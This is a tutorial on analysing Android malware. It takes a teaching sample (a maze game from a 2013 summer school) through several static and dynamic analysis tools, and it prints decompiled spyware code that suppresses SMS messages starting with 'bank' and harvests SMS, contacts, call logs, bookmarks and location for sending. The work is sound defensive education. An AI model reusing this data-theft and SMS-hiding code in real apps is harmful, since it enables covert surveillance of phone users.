Introduction to Android Malware Analysis

www.uceka.com
Uğur Cihan KOÇ

In this article we will get an introduction into mobile malware on Android. The main goal is to give you an overview of the tools used and provide you with a starting point for next work.We will use some webservices that provide a good overview of the malware and later specialized tools to understand the details.

This sample is a example malware(syssecApp.apk) written for Reverse Engineering Summer School 2013 (Organized by Ruhr University-Bochum). It provides an overview of what Android malware is able to do. It is not linked to a control server, so the data it steals will never leave our phone. However some personal data will be visible in the logs and during our analysis, so we should use an emulator anyway.

Basically;

1 – Basics of Android Applications

Android is an open-source mobile operation system. It is now being developed by Google and is based on a Linux kernel. The applications are written in Java and are transformed into a slightly different format known as Dalvik. The apps are then run in the Dalvik virtual machine which provides a layer of abstraction over the real hardware. This way most applications can be run on any Hardware as long as the API of the Operating system meets the requirements of the app. Besides the Java part native code can be used. This needs to be provided along with the application and must be compiled for all target platforms. The native code should mainly be used for computation intensive tasks like graphic rendering. Below the Dalvik VM lies the Linux kernel, which provides hardware abstraction and rights management. The permissions requested by the Application are enforced by using Linux users and groups, so so far every malware known had to acquire needed access rights the official way.

Android applications are packed in the format apk, which is a ZIP archive containing the AndroidManifest.xml, resources like media files, the actual code as classes.dex and some other optional files. The XML provides the Android system with important information like which class to use when starting the app and what permissions are needed. Only permissions listed in this file will be provided to the application, if it tries to use any other the call will either fail or return an empty result. When installing an application these permissions are shown to the user, who must make sure that he reviews them to prevent malicious apps from accessing important data or being installed in the first place. The code is contained in classes.dex, which is a collection of all compiled classes. Instead of the regular format used in .jars all classes are packed into one file which saves some space on the mobile device.

2 – Analysis Tools

In this part we will use some of the popular Android analysis tools. There are far more available than discussed here, but we will focus on the ones that provide you with good results for the our sample.

2.1 Dexter

Dexter is a webservice that allows the upload of Android applications which will then be statically analysed. It provides a quick overview of the metadata of the application and the included packages. The package dependency graph shows all packages and its interconnections with the ability to quickly open the method list of each one. The method list shows all classes and its functions. When looking at a function all API calls will be listed which allows a basic understanding of the purpose of the function. By clicking on BBL graph the Smali representation of the code will open. Smali is a Disassembly format for Dalvik code which lists the commands executed by the virtual machine.

2.2 Anubis

Anubis is a webservice that allows the execution of Windows and Android binaries in a sandbox. Each sample is run independently of each other. The resulting report lists any activities of the application including file system and network activity. Also some static analysis results are provided including the permissions with the distinction between permissions specified in the XML and the ones used via API-calls during the execution. Usually a screenshot and, if applicable, a tcpdump of the traffic is provided.

2.3 APKInspector

APKInspector is a collection of many tools in one user interface. After the .apk has been loaded you can load the Smali representation of functions by selecting the function in the Methods tab in the sideview. APKInspector comes with Jad , a Java decompiler. It should be able to decompile most classes, but regularly creates mistakes that either prevent a recompilation or sometimes make the class very hard to understand. Also it might fail completely in some cases, then the Smali representation must be used.

2.4 Dex2Jar

Dex2Jar provides a way to transform the classes.dex of an Android application into the jar format which can be read by other Java reversing tools. For example Dex2Jar is used by APKInspector to transform the given jar into a format understood by Jad before the decompilation is started. If you are experienced with Java Reverse Engineering and have some favourite tools you can still use them after running Dex2Jar, even though specialized tools might provide more information on the used APIs. My suggestion is APK to Java RC2: http://forum.xda-developers.com/showthread.php?t=1910873

3 – Analysis of the Sample Malware

In this part the sample malware will be analysed. The main goal is the introduction into the tools used for analysing it. The process given here is just an example, you can and should try other ways to understand the malware.

3.1 Analysis with Anubis

The first notable thing in the report is the big list of permissions required by the application:

- android.permission.READ_SMS
- android.permission.RECEIVE_SMS
- android.permission.READ_USER_DICTIONARY
- android.permission.INTERNET
- android.permission.READ_CONTACTS
- android.permission.ACCESS_FINE_LOCATION
- android.permission.READ_CALENDER
- com.android.browser.permission.READ_HISTORY_BOOKMARKS
- android.permission.WAKE_LOCK
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.READ_PHONE_STATE
- android.permission.ACCESS_NETWORK_STATE
- android.permission.READ_CALL_LOG
- android.permission.WRITE_CALL_LOG

Together with the screenshot of the application we can justify some of these, but by far not all. The internet permission is common for games as many of them feature some kind of online statistics tracking, sharing functionality or advertisements. Some also query the phone state to pause the game during a call or acquire a wake lock to prevent the device from entering sleep mode while the game is running. However permissions like reading contacts and bookmarks are a clear indication of an app that does more than just what it advertises. The connections to **127.0.0.1:53471** also seem quite strange for a game. If your are using APK to Java ;


```
public class Runner extends WakefulIntentService
{
  public static final boolean DEBUG = true;
  public static final String PREFS_NAME = "prefs";
  private static long runNr = 0L;
  private final String sendToHost = "127.0.0.1";
  private final int sendToPort = 53471;
  private long startDate = 0L;
  private XmlFoo xml = null;

  private void addResultsetToXml(String paramString, Cursor paramCursor)
  {
    if ((paramCursor == null) || (paramCursor.getCount() <= 0))
      return;
  //…
```

Analysis link is here.

3.2 Analysis with Dexter

The package dependency graph shows that there are four packages in total. We can ignore “de.rub.syssec” as it only contains empty classes with default constructors. This can be confirmed by looking at the method list of this package and the disassembly of the functions.



The package “de.rub.syssec.amazed” contains the game “Amazed” which can be found in the Play Store. The only interesting part here is the onCreate Method of AmazedActiviy, which sets a recurring alarm every 15 seconds.

```
public class AmazedActivity extends Activity
{
  private AmazedView mView;
  PowerManager.WakeLock wl;

  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    AlarmManager localAlarmManager = (AlarmManager)getSystemService("alarm");
    PendingIntent localPendingIntent = PendingIntent.getBroadcast(this, 0, new Intent(this,
OnAlarmReceiver.class), 0);
    localAlarmManager.setRepeating(2, 10000L + SystemClock.elapsedRealtime(), 15000L,
localPendingIntent);
    requestWindowFeature(1);
    this.mView = new AmazedView(getApplicationContext(), this);
    this.mView.setFocusable(true);
    setContentView(this.mView);
  }
```

The third class contains multiple event handlers. There exists an onBoot handler that sets the Alarm on boot, a SmsReceiver and an alarmReceiver which runs the actual malware. The SmsReceiver is called everytime a SMS is received by the device. It checks if the message starts with “bank”, if yes the message is dropped using abortBroadcast().

```
public class SmsReceiver extends BroadcastReceiver
{
  public static final String SMS_RECEIVED_INTENT =
"android.provider.Telephony.SMS_RECEIVED";
  private static final String STEALTH_TEXT = "bank";

  public void onReceive(Context paramContext, Intent paramIntent)
  {
```

```
    String str;
    Object[] arrayOfObject;
    SmsMessage[] arrayOfSmsMessage;
    if (paramIntent.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))
    {
      Bundle localBundle = paramIntent.getExtras();
      str = "";
      if (localBundle != null)
      {
        arrayOfObject = (Object[])localBundle.get("pdus");
        arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
      }
    }
    for (int i = 0; ; i++)
    {
      if (i >= arrayOfSmsMessage.length)
      {
        if (str.toLowerCase().startsWith("bank"))
        {
          abortBroadcast();
          Toast.makeText(paramContext, "DROPPED SMS!", 1).show();
        }
        return;
      }
      arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
      str = str + arrayOfSmsMessage[i].getMessageBody().toString();
    }
  }
}
```

This means no notification is shown and the SMS is not visible in the log. The package “de.rub.syssec.neu” has six classes in total. The most important one is “Runner” which is the actual malicious code. Its method “work()” is called by the alarmReceiver and checks if the device is connected to the internet.

```
public void work()
  {
    try
    {
      if (isOnline())
      {
        System.out.println("Network ok, stealing! (run/gps/net: " + runNr + "/" +
PositionService.getGpsCoordinates().size() + "/" +
PositionService.getNetworkCoordinates().size() + ")");
        steal();
      }
      while (true)
      {
        runNr = 1L + runNr;
        return;
        System.out.println("No Network, aborting. (run/gps/net: " + runNr + "/" +
PositionService.getGpsCoordinates().size() + "/" +
PositionService.getNetworkCoordinates().size() + ")");
      }
```

If yes the method “steal()” is called which collects the information and adds it to an XML with the help of the class XMLFoo.

```
try {
    while (true) {
        String str1 = localTelephonyManager.getSubscriberId();
        localObject5 = str1;
        this.xml.addAttribute("imsi", (String) localObject5);
        System.out.println("dumping sms");
        dumpSMS();
        System.out.println("dumping clog");
        readCallLog();
        System.out.println("dumping bbookmarks");
        readBrowserBookmarks();
        System.out.println("dumping bsearches");
        readBrowserSearches();
        if (runNr % 33L != 0L)
            break;
        System.out.println("dumping dict");
        readDictionary();
        if (runNr % 33L != 0L)
            break label592;
        System.out.println("dumping contacts");
        readContacts();
        if (runNr % 33L != 0L)
            break label604;
        System.out.println("dumping calendar");
        readCalendar();
        System.out.println("dumping geocoord");
        this.xml.addTag("location");
        localIterator1 = PositionService.getNetworkCoordinates().iterator();
        if (localIterator1.hasNext())
            break label616;
        localIterator2 = PositionService.getGpsCoordinates().iterator();
        if (localIterator2.hasNext())
            break label732;
        this.xml.closeLastTag();
        this.xml.finish();
        prepareSend();
        return;

//…

private void prepareSend()
  {
    long l = System.currentTimeMillis();
    System.out.println("Sending data...");
    String str = this.xml.toString();
    this.xml = null;
    System.out.println(str);
    try
    {
      sendData(str);
      SharedPreferences.Editor localEditor = getSharedPreferences("prefs", 0).edit();
      localEditor.putLong("d", l);
      localEditor.commit();
      PositionService.cleanGpsCoordinateList();
      PositionService.cleanNetworkCoordinateList();
      System.out.println("Sent data to 127.0.0.1:53471");
      return;
    }
    catch (Exception localException)
    {
      System.out.println("Could not connect: " + localException.getMessage());
    }
  }
```

The information collected, based on the API calls in the method list, are the following:

- IMSI
- SIM serial number
- Carrier name
- Device ID
- User dictionary (used for auto-completion)
- Contacts
- Call log
- Calender and appointments
- Searches in the browser
- Bookmarks in the browser
- Send and received SMS
- Location, acquired by querying GPS, network location and most accurate position available

3.3 Analysis using Android Emulator

The emulator confirms that it is indeed a game. The goal is to guide a marble through a maze using the sensors of the device. Apart from that the output of logcat reveals that the malware actually is quite verbose about what it does. It prints out what it is currently doing and the complete XML it tries to the send:

```
<?xml version="1.0" encoding="UTF-8"?>
<stolenData date="1373990450819" startDate="0" runNr="100" androidVersion="14"
imei="000000000000000"
line1="15555215554" networkOp="Android" simSerial="89014103211118510720"
imsi="310260000000000\">
//TODO:
<smsdb>
  <inbox address="00133742" date="1373991731815" body="Nyan%21" _id="5" />
</smsdb>
<callLog>
  <call type="1" date="1374019215854" duration="5" name="Nyan cat" number="00133742" />
</callLog>
<browserBookmarks>
  <bookmark title="Google" url="http%3A%2F%2Fwww.google.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="Picasa" url="http%3A%2F%2Fpicasaweb.google.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="Yahoo%21" url="http%3A%2F%2Fwww.yahoo.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="MSN" url="http%3A%2F%2Fwww.msn.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="Twitter" url="http%3A%2F%2Ftwitter.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="Facebook" url="http%3A%2F%2Fwww.facebook.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="Wikipedia" url="http%3A%2F%2Fwww.wikipedia.org%2F" visits="0"
created="1373987203910" />
  <bookmark title="eBay" url="http%3A%2F%2Fwww.ebay.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="CNN" url="http%3A%2F%2Fwww.cnn.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="NY+Times" url="http%3A%2F%2Fwww.nytimes.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="ESPN" url="http%3A%2F%2Fespn.com%2F" visits="0" created="1373987203910"
/>
```

```
  <bookmark title="Amazon" url="http%3A%2F%2Fwww.amazon.com%2F" visits="0"
created="1373987203910" />
  <bookmark title="Weather+Channel" url="http%3A%2F%2Fwww.weather.com%2F" visits="0"
created="1373987203 />
  <bookmark title="BBC" url="http%3A%2F%2Fwww.bbc.co.uk%2F" visits="0"
created="1373987203910" />
</browserBookmarks>
<browserSearches>
  <search search="nyan" date="1374019295821" />
</browserSearches>
<location />
</stolenData>
```

Also there are some additional information that were sent in the XML:

- Android Version
- IMEI
- Local systemtime
- Amount of runs of steal()

3.3 Analysis using Online Sites

If you want to analyze your apk also you can use analyze sites. My advice is ;

- http://anubis.iseclab.org/
- http://dexter.dexlabs.org/
- https://www.virustotal.com/
- http://www.apk-analyzer.net/
- http://www.visualthreat.com/
- http://androidsandbox.net/reports.html
- https://hackapp.com/

More than just a game , please check your games ☺